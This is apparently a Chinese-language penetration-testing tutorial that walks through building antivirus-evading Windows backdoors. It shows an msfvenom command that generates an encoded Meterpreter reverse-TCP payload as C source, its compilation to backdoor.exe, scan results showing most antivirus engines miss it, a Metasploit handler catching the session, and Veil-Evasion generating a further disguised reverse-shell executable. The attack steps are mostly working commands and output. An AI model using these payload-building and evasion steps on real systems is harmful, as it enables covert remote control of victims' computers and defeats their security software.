
能制作可执行的攻击程序，也能制作可攻击的源代码，再由第三方软件制作可执行程序。

1）生成 c 源码：

```
┌──(root💀kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.102 LPORT=4444 -e x86/shikata_ga_nai -i 10  -f c -o backdoor.c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai chosen with final size 624
Payload size: 624 bytes
Final size of c file: 2646 bytes
Saved as: backdoor.c
```


2)把 backdoor.c 复制到 winxp 虚拟机中，启动 vc6.0，在 vc6.0 打开 backdoor.c 源程序，并对源程序做如下修改，最后进行编译生成可执行程序 backdoor.exe。






注意的是：红色部分需要自行添加，单击 build 生成可执行程序 backdoor.exe。这里编译器使用的是 winxp 虚拟机中 vc6.0。

3）backdoor.exe 程序放在 debug 目录下，对此文件进行 360 扫描，未发现任何威胁。



4）本地检测局限性比较大，我们通过一个在线恶意代码检测平台测试一下这个后门程序。我们把 backdoor.exe 复制到主机上（这样检测速度快一点），然后

百度一下 VirScan 官网，choose file 选择 backdoor.exe，单击 scan，检测结果：50 个引擎有 8 个发现后门，说明这个后门程序还是比较强的。




Scanner results

Scanner results:16%Antivirus software(8/50)found malware!

Time: 2021-03-03 10:34:29 (CST)

Scanner	Engine Ver	Sig Ver	Sig Date	Scan result	Time
ahnlab	9.9.9	9.9.9	2021-03-03	Found nothing	3
alyac	17.7.13.1	17.7.13.1	2021-03-03	Found nothing	7
antiy	AVL SDK 3.0	AVL SDK 3.0	2021-03-03	Found nothing	1
arcabit	1.0	1.0	2021-03-03	Found nothing	8
avast	18.4.3895.0	18.4.3895.0	2021-03-03	Found nothing	2
avg	10.0.1405	10.0.1405	2021-03-03	Found nothing	3
baidu	2.0.1.0	4.1.3.52192	2021-03-03	Found nothing	13
baidusd	1.0	1.0	2021-03-03	Found nothing	1
bitdefender	7.141118	7.141118	2021-03-02	Found nothing	4
clamav	26096	0.100.2	2021-03-02	Win.Trojan.MSShellcode-6360728-0	1
comodo	6.5.0.819	6.5.0.819	2021-03-02	Found nothing	2
ctch	4.6.5	5.3.14	2021-03-03	Found nothing	1
cyren	6.0.0.4	6.0.0	2021-03-03	Found nothing	2
defenx	11.167.36561	15.2.0.47	2021-03-01	Found nothing	1
drweb	11.0.10.1810231600	11.0.10.1810231600	2021-03-02	BackDoor.Poison.422	11
emsisoft	9.0.0.4799	9.0.0.4799	2021-03-03	Gen:Heur.Bodegun.8	14
fortinet	1.000, 71.889, 71.844, 71.868	5.4.247	2019-11-04	Found nothing	1
fprot	4.6.2.117	6.5.1.5418	2016-02-05	Found nothing	1
fsecure	2015-08-01-02	9.13	2021-03-03	Found nothing	1
gdata	25.28835	25.28835	2021-03-03	Gen:Heur.Bodegun.8	13


5）最后我们还是来检测这个后门程序，发现渗透成功。


msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (generic/shell_reverse_tcp):
Name Current Setting Required Description
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.2.102
LHOST => 192.168.2.102
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.2.102:4444
[*] Sending stage (175174 bytes) to 192.168.2.103
[*] Meterpreter session 1 opened (192.168.2.102:4444 -> 192.168.2.103:1317) at 2021-03-02 21:50:45 -0500
meterpreter >

4、利用工具

Veil 是一款利用 Metasploit 框架生成相兼容的 Payload 工具，并且在大多数网络环境中能绕过常见的杀毒软件，在 Kali Linux 中，默认没有安装 Veil 工具，所以必须首先安装 Veil 工具，由于安装 Veil 工具非常耗时，所以在 Kali 中已经安装好了，如何安装 Veil 工具，请同学自己百度。

启动 Veil




有两个免杀工具：Evasion 和 Ordnance。

1）Ordnance 可生成在 Veil-Evasion 中使用的 shellcode

2）Evasion 是用做文件免杀


这里选择 Evasion

输入 list，查看可使用的 payload。




推荐使用以 go 和 ruby 语言 encode 的编码方式。像 python 这类的与用户有较高的交互就容

易被查杀。这里选择 ruby 语言的，编号为 39。



然后输入所需要的 options，这里只有一个，那就是攻击机 IP 地址。

最后输入 generate 生成，输完回车。





输入生成的载荷文件名，输完回车。

生成完毕，输出生成信息。

```
Loading script to check dependencies
Attempting to trigger autoload of Gem::SourceIndex
Attempting to trigger autoload of Gem::SpecFetcher
Attempting to trigger autoload of Gem::GemPathSearcher
Attempting to trigger autoload of Gem::DependencyList
Attempting to trigger autoload of Gem::ConfigFile
Attempting to trigger autoload of Gem::Builder
Detected gem ocra-1.3.6 (loaded, files)
    6 files, 194405 bytes
Detected gem win32-api-1.4.8-x86-mingw32 (loaded, files)
WARNING: C:/Ruby187/lib/ruby/gems/1.8/gems/win32-api-1.4.8-x86-mingw32/lib was not found
    4 files, 88145 bytes
Building /var/lib/veil/output/compiled/break.exe
Adding user-supplied source files
Adding ruby executable rubyw.exe
Adding detected DLL C:/Ruby187/bin/zlib1.dll
Adding library files
Compressing 2051893 bytes
Finished building /var/lib/veil/output/compiled/break.exe (654580 bytes)

                        Veil-Evasion

     [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

 [*] Language: ruby
 [*] Payload Module: ruby/meterpreter/rev_tcp
 [*] Executable written to: /var/lib/veil/output/compiled/break.exe
 [*] Source code written to: /var/lib/veil/output/source/break.rb
 [*] Metasploit Resource file written to: /var/lib/veil/output/handlers/break.rc

Hit enter to continue...
```

